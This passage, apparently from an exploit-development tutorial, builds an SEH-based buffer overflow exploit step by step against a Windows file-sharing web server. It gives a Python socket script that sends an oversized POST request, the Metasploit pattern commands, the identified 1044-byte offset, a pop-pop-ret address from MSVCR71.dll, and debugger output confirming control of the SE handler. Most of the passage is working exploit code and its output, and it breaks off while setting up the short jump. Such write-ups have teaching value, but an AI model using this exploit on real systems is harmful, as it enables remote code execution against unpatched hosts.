payload_header = "POST " + payload
payload_header += " HTTP/1.0\r\n\r\n"

try:
    expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    expl.connect((Victim_host, Victim_port))
    expl.send(payload_header)
    print("[_/] Exploitation Successfull !!! ")
except:
    print("[!] Exploitation Failed !!! ")

~
~
```

Figure 2.5 : Initial Exploit Code

A screenshot of a terminal window showing the execution of the exploit script. The command 'python fs_wizard_exploit.py' is entered, and the output '[_/] Exploitation Successfull !!!' is displayed. The prompt 'root@kali:~/Documents#' is visible.

```
root@kali:~/Documents# python fs_wizard_exploit.py
[_/] Exploitation Successfull !!!
root@kali:~/Documents#
```

Figure 2.6 : Running the Code

Before running the python exploit, need to attach the application to the immunity debugger. Also note that the immunity debugger should be launched as an administrator to attach the vulnerable application since the application was launched with admin rights. So, running the application in immunity debugger will confirm that the 'A' values are getting pass to the EBP register while making an access violation [Figure 2.7].




Figure 2.7 : Inspecting Register Values

By hitting alt+s keys, can see the SEH chain of thread. Boom! 41 is the value 'A' in hex format and now we know exactly that there's a SEH corruption in SE handler [Figure 2.8].




Figure 2.8 : Identification of SEH Corruption

2.3 Generating the Pattern

Now, let's create a pattern using the `pattern_create` ruby file which is located in `/usr/share/metasploit-framework/tools/exploit`. The reason for doing this is we need to exactly identify the offset value and by feeding all A's as the input, it cannot be identified. So the below command [Figure 2.9] will provide a 2000 length string with unique patterns as the output which can be used as the pattern.

```
root@kali:~/Documents# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~/Documents# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb
-l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7
Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6
Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5
Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4
Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3
Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2
Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1
Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0
Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9
Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8
Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7
Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6
Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5
Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4
Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3
Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2
Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1
Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0
Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9
Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8
Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7
Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
root@kali:~/Documents#
```

Figure 2.9 : Creating the Pattern

Then we need to update the code by including the created pattern. Updated code is shown in below [Figure 2.10].

```
root@kali:~/Documents# vi fs_wizard_exploit.py
root@kali:~/Documents# cat fs_wizard_exploit.py
import socket

Victim_host = "192.168.8.102"
Victim_port = 80

payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2
Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1
Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0
Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9
Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8
At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7
Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6
```

Figure 2.10 : Adding Pattern as the Payload to Existing Code

```

root@kali: ~/Documents
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents x root@kali: ~/Documents x
root@kali:~/Documents# python fs_wizard_exploit.py
[_/] Exploitation Successfull !!!
root@kali:~/Documents#

```

Figure 2.11 : Running the Code

After running the exploit code can see that the EBP register is getting overflowed as same as the previous feed with all A's [Figure 2.7]. But this time the values are more identifiable [Figure 2.12].

```

Registers (FPU)
EAX 810100FE
ECX 00530604 ASCII "Authorization: Basic "
EDX 0000002F
EBX 02561608
ESP 00000000
EBP 03CA1C44 ASCII "0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B11B12B13B14B15B16B17B18B19Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bn"
ESI 0040F350 File_Sha_0040F350
EDI 6A42335A
EIP 00431197 File_Sha_00431197
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFA3000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q

```

Figure 2.12 : Pattern Characters in Action

After checking the SE handler, we can see the hex value of four characters from the inserted pattern in SE handler address. Now let's see how we can identify the offset value.

Address	SE handler	
03CA1C38	42386942	
37694236	*** CORRUPT ENTRY ***	

Figure 2.13 : Identification of the Corrupt Entry

2.4 Identifying the Offset

Correct identification of the offset value is crucial to proceed with the exploitation. The command 'mona pattern_offset <identified seh value>' from mona module will generate the offset as 1044 [Figure 2.14]. In addition to mona method, can also use the below command with pattern_offset ruby file located in /usr/share/metasploit-framework/tools/exploit to generate the offset value.

```
pattern_offset.rb -l 2000 -q 42386942
```




Figure 2.14 : Generating the Offset Using Mona

2.5 Identifying the SEH

Now it's time to update our code [Figure 2.15]. We have identified the offset value as 1044. As I mentioned in the introduction section [1.2], in order to take control we need to identify two pointers namely nseh and seh. These pointers have 4-byte spaces. Also, we know that the SE handler in immunity debugger will provide a 4-byte representation of the seh value. To verify that we are in the right track, it is possible to update our code as below.

So, the new payload value will be,

payload = "A" * 1040 + "B" * 4 + "C" * 4 + "D" * 3952

"A" * 1040 → 4 bytes were reduced from offset for nseh

"B" * 4 → nseh value with 4 bytes (not yet correctly identified)

"C" * 4 → seh value with 4 bytes (not yet correctly identified)

"D" * 3952 → used as padding and will be useful to identify the overflowing areas (3952 = 5000 – 1040 – 4 – 4)

```
root@kali: ~/Documents x root@kali: ~/Documents x
import socket

Victim_host = "192.168.8.102"
Victim_port = 80

payload = "A" * 1040 + "B" * 4 + "C" * 4 + "D" * 3952

payload_header = "POST " + payload
payload_header += " HTTP/1.0\r\n\r\n"

try:
    expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    expl.connect((Victim_host, Victim_port))
    expl.send(payload_header)
    print("[_/] Exploitation Successfull !!! ")
except:
    print("[!] Exploitation Failed !!! ")
```

Figure 2.15 : Updated Exploit Code

After execution, the SE handler should provide the output with “C” * 4, if the offset value and the byte allocation is correct.

```
root@kali:~/Documents# python fs_wizard_exploit.py
[_/] Exploitation Successfull !!!
root@kali:~/Documents#
```

Figure 2.16 : Running the Code

Boom! Here we go! We got 43434343 as the SE handler value [Figure 2.17] which is ‘CCCC’ in hex format. This indicates that our allocations are correct.

Address	SE handler	
03CC1C38	43434343	
42424242	*** CORRUPT ENTRY ***	

Figure 2.17 : Verifying the Offset

2.6 Finding the Module

Until now, we only have the offset value. It's time to use pop, pop, ret to pass the ESP+8 value to EIP. Can use mona to find the seh modules by using the command '!mona seh'.



Figure 2.18 : Using Mona to find SEH Pointers

Mona will return all the valid seh pointers related to the application and to the system.




Figure 2.19 : Output of Mona SEH

We can see that the total number of seh pointers are 1711 while only first 20 are being displayed [Figure 2.19]. Also, it says that the full output will be in seh.text file. Let's navigate to immunity debugger installed folder and open the seh.text file to pick a module to perform the pop, pop, ret operation.





Figure 2.20 : Mona SEH Output Inspection

Since we have the complete output, need to select a dll which has not enabled memory protections. At the address 0x7c38a67f can see a module called MSVCR71.dll which has labeled ASLR, Rebase, SafeSEH and OS as false. Also note that it doesn't have a return value. This is also important to check while selecting a module.

Then, we can grab the address '0x7c38a67f' of MSVCR71.dll to edit and update the exploit by following little endian format.

7c38a67f → \x7f\xa6\x38\x7c

Here we go! We have filled the seh section with the correct value (with the address of the identified pop, pop, ret module) [Figure 2.21].



```
import socket

Victim_host = "192.168.8.102"
Victim_port = 80

payload = "A" * 1040 + "B" * 4 + "\x7f\xa6\x38\x7c" + "D" * 3952

payload_header = "POST " + payload
payload_header += " HTTP/1.0\r\n\r\n"

try:
    expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    expl.connect((Victim_host, Victim_port))
    expl.send(payload_header)
    print("[_/] Exploitation Successfull !!! ")
except:
    print("[!] Exploitation Failed !!! ")

~
~
~
```

Figure 2.21 : Updating the Code by Inserting SEH Value

Now its time to check whether the dll gets loaded into SE handler to perform the pop, pop, return. As shown in the below image [Figure 2.22], it is clear that the dll is getting attached as expected.

Address	SE handler
03C81C38	MSVCR71.7C38A67F
42424242	*** CORRUPT ENTRY ***

Figure 2.22 : Verifying the POP, POP, Return

Up to now we have found the offset value and the seh value. Let's see how to find the nseh value from the next section.

2.7 Identifying the NSEH

From the SE handler window, select the SE handler value and right click to follow the address in stack.




Figure 2.23 : Following Address in Stack

Pointer to next SEH record and the SE handler addresses are obvious in the below stack window [Figure 2.24]. Also notice the 'D' values which we have used as the padding have overflowed the below sections. The objective is to change and direct the 'BBBB' values in nseh to an address in the section which is filled as 'D'. So that when EIP is getting executed, it'll perform the code in the pointed location. It is possible to perform a JMP SHORT operation to achieve this.




Figure 2.24 : Finding the SEH Address

But how we can identify a value to jump into? Just click on the pointer to next seh record and it'll show the differences between the lines. We can see that the 'D' values are starting from \$+8 [Figure 2.25] [12].

